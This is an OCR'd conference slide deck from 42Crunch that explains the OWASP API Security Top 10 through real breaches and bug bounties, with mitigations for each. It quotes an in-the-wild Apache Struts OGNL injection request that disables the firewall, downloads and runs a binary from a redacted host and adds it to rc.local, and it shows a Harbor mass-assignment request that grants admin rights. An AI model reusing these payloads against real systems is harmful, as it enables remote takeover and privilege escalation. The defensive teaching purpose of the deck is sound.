42crunch


Securing an API World

ANATOMY OF API BREACHES

ISABELLEMAUNY
ISABELLE@42CRUNCH.COM

HOW DO WE SECURE APIS?

LAYERED APPROACH TO API SECURITY



App level security (libs, code, data)

Intra-services communication (auth, azn, TLS)

Hypervisor, images (VM/Docker)

OS / Network / Physical Access

APPLICATION LEVEL SECURITY

- Where do we validate that the data we are receiving is what we expect ?
- How do we ensure that we don’t leak data or exceptions?
- Where do we validate that the access tokens are the ones we expect ?
- Where do we authenticate/authorize access to business data?
    - ✓ Can Isabelle view a resource with ID 123456 ?

APPLICATION LEVEL SECURITY

API Threat Protection

- ➡ Content validation
- ➡ Token validation
- ➡ Traffic management
- ➡ Payload security (encrypt/sign)
- ➡ Threat detection

API Firewall

API Access Control

- ➡ Access tokens management
- ➡ Authentication
- ➡ Authorization
- ➡ Identity management

API/Identity management

WE NEED GUIDING PRINCIPLES...

1

GUIDING PRINCIPLE:
ZERO TRUST ARCHITECTURE

2

GUIDING PRINCIPLE:

ALL APIS ARE OPEN APIS

42crunch

3

GUIDING PRINCIPLE:

SECURITY IS ADAPTED FROM RISK

...TO PROTECT NEW APPLICATION ARCHITECTURES...

FROM PROTECTING THE PERIMETER...

...TO PROTECTING THE DATA

...FROM SPECIFIC API THREATS!

OWASP API SECURITY TOP 10

- **API1** : Broken Object Level Authorisation
- **API2** : Broken Authentication
- **API3** : Excessive Data Exposure
- **API4** : Lack of Resources & Rate Limiting
- **API5** : Missing Function/Resource Level Access Control
- **API6** : Mass Assignment
- **API7** : Security Misconfiguration
- **API8** : Injection
- **API9** : Improper Assets Management
- **API10** : Insufficient Logging & Monitoring

CHEAT SHEET

OWASP

API Security Top 10

DOWNLOAD

REAL STORIES AND LESSONS LEARNT!

UBER (SEPT 2019)

https://appsecure.security/blog/how-i-could-have-hacked-your-uber-account

- The Attack
  - ✓ Account takeover for any Uber account from a phone number
- The Breach
  - ✓ None. This was a bug bounty.
- Core Issues
  - ✓ First Data leakage : driver internal UUID exposed through error message!

```
{
    “status”:”failure”,
    ”data”: {
        “code”:1009,
        ”message”:”Driver ‘47d063f8-0xx5e-xxxxx-b01a-xxxx’ not found”
        }
}
```

  - ✓ Hacker can access any driver, user, partner profile if they know the UUID
  - ✓ Second Data leakage via the getConsentScreenDetails operation: full account information is returned, when only a few fields are used by the UI. This includes the **mobile token** used to login onto the account

A1

A2

A3

A4

A5

A6

A7

A8

A9

A10

API1 (BOLA) MITIGATION

- Fine-grained authorisation in **every controller layer**
- Do not use IDs from API request, use ID from session instead (implement session management in controller layer)
- Additionally:
  - ✓ Avoid guessable IDs (123, 124, 125…)
  - ✓ Avoid exposing internal IDs via the API
  - ✓ Alternative: GET https://myapis.com/resources/me
- Prevent data scrapping by putting rate limiting in place

API3 (DATA EXPOSURE) MITIGATION

- Take control of your JSON schemas !
  - ✓ Describe the data <u>thoroughly</u> and enforce the format at runtime (outbound)
  - ✓ Review and approve data returned by APIs
- Never expose tokens/sensitive/exploitable data in API responses
- Never rely on client apps to filter data : instead, create various APIs depending on consumer, with just the data they need

FACEBOOK (FEB 2018)

https://appsecure.security/blog/we-figured-out-a-way-to-hack-any-of-facebook-s-2-billion-accounts-and-they-paid-us-a-15-000-bounty-for-it

The Attack

- ✓ Account takeover via password reset at https://www.facebook.com/login/identify?ctx=recover&lwv=110.
- ✓ facebook.com has rate limiting, beta.facebook.com does not!

The Breach

- ✓ None. This was a bug bounty.

Core Issues

- ✓ Rate limiting missing on beta APIs, which allows brute force guessing on password reset code
- ✓ Misconfigured security on beta endpoints

A1

A2

A3

A4

A5

A6

A7

A8

A9

A10

42crunch

API2 (BROKEN AUTH) MITIGATION

- Enforce 2FA, captcha
- Use secure storage for credentials
- Use short-lived access tokens and limit their scope
- Use OAuth properly (most likely authorization_code with PKCE)
  - ✓ Financial API Grade profiles as reference (https://openid.net/wg/fapi/)
- Make sure you validate JWTs according to Best Practices (RFC 8725) - https://www.rfc-editor.org/rfc/rfc8725.txt

API4 (RATE LIMITING) MITIGATION

- Protect all authentication endpoints from abuse (login, password reset, OAuth endpoints)
  - ✓ Smart rate limiting : by API Key/access token/user identity/fingerprint
  - ✓ Short timespan
  - ✓ Counter example: Instagram, 200 attempts/min/IP for password reset

"In a real attack scenario, the attacker needs 5000 IPs to hack an account. It sounds big but that's actually easy if you use a cloud service provider like Amazon or Google. It would cost around **150 dollars** to perform the complete attack of one million codes"


API9 (ASSETS MGT) MITIGATION

- Govern all endpoints
- Protect APIs from abuse independently from their development stage (dev, QA, staging, etc.)
    - ✓ Start introducing security in early development stages and automate!
- Separate non-production from production data!
- Another critical example of this : JustDial (https://thehackernews.com/2019/04/justdial-hacked-data-breach.html)

EQUIFAX AND MANY MORE (2017)

https://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

- The Attack
  - ✓ Remote command injection attack: server executes commands written in ONGL language when a Content-Type validation error is raised.
  - ✓ Example:



```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http[redacted]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "./syn13576&">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```


  - ✓

- Core Issue
  - ✓ Unpatched Apache Struts library, with remote command injection vulnerability, widely exploited during months.

A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

API 7 (SEC MISCONFIG) MITIGATION

- Keep systems and software at latest level
- Limit your external dependencies
- Control those dependencies in-house (enterprise repository)
- No Trust !! Continuously test for vulnerabilities and leaking secrets (OS, libraries, docker images, kubernetes deployment files, etc.)



Malicious code found in npm package event-stream downloaded 8 million times in the past 2.5 months

NOVEMBER 26, 2018 | IN VULNERABILITIES | BY DANNY GRANDER

A widely used npm package, `event-stream`, has been found to contain a malicious package named `flatmap-stream`. This was disclosed via a GitHub issue raised against the source repo.

The event-stream package makes creating and working with streams easy, and is very popular, getting roughly 2 million downloads a week. The malicious child package has been downloaded nearly 8 million times since its inclusion back in September 2018.

We have added the malicious package to our vulnerability database. If your project is being monitored by Snyk and we find the malicious dependency (either `event-stream@3.3.6` or any version of `flatmap-stream`) you will be notified via Snyk's routine alerts.

API 8 (INJECTIONS) MITIGATION

- No Trust! (even for internal APIs and for East-West traffic)
- Validate user input, including headers like Content-Type or Accept
- Check behaviour of your dev frameworks when wrong Content-Type is used
    - ✓ Many default to sending an exception back but experience varies

HARBOUR REGISTRY

https://unit42.paloaltonetworks.com/critical-vulnerability-in-harbor-enables-privilege-escalation-from-zero-to-admin-cve-2019-16097/

- The Attack
  - ✓ Privilege escalation: become registry administrator
- The Breach
  - ✓ 1300+ registries with default security settings
- Core Issue
  - ✓ Mass Assignment vulnerability allows any normal user to become an admin

```
POST /api/users
{“username”:”test”,”email”:”test123@gmail.com”,”realname
”:”noname”,”password”:”Password1\u0021″,”comment”:null,
“has_admin_role” = True}
```

A1
A2
A3
A4
A5
A6
A7
A8
A9
A10


42crunch

API 6 (MASS ASSIGNMENT) MITIGATION

- Do not blindly update data from input structure
- Do not use the same data structures to read and updates
- Validate Input
  - ✓ Only accept information specified in JSON schema (contract-based, whitelist approach) - Reject all others.
- Special case for GraphQL queries!
  - ✓ Validate complexity
  - ✓ Validate fields accessed via query
- Change default settings on any system (ports, credentials)

A10 : LOGS, LOGS, LOGS!

- Log all API activity
- Pushed to security platforms such as SIEMs for automated Threat detection.




WHAT NOW ?

- Pick your battles
  - ✓ What are your most sensitive APIs , bringing the highest risk ?
  - ✓ Establish a Threat model
- Start worrying about API Security at design time
  - ✓ A vulnerability discovered at production time costs up to 30x more to solve
- Hack yourselves!
  - ✓ For each functional test, create 10 negative tests
  - ✓ Hammer your APIs with bad data, bad tokens, bad users
- Automate Security
  - ✓ DevSecOps anyone ?

GREAT LEARNING EXAMPLE: N26

- Major list of issues discovered by PHD student late 2016
- Many issues from Top10
  - ✓ No certificate pinning
  - ✓ No rate limiting on Siri (less controlled transactions)
  - ✓ Leaks sensitive mastercardID in every transaction
  - ✓ No protection against brute force for passwords
  - ✓ No monitoring
- Two years later, N26 has:
  - ✓ A major security program and security focus
  - ✓ Rooted security deep into the development cycle
  - ✓ https://medium.com/insiden26/n26-security-3-0-81a4e85c5fe8



42crunch

Securing an API World

CONTACT US:

INFO@42CRUNCH.COM

Start testing your APIs today on apisecurity.io!

42CRUNCH RESOURCES

- 42Crunch Website
- Free OAS Security Audit
- OpenAPI VS Code Extension
- OpenAPI Spec Encyclopedia
- OWASP API Security Top 10
- APIsecurity.io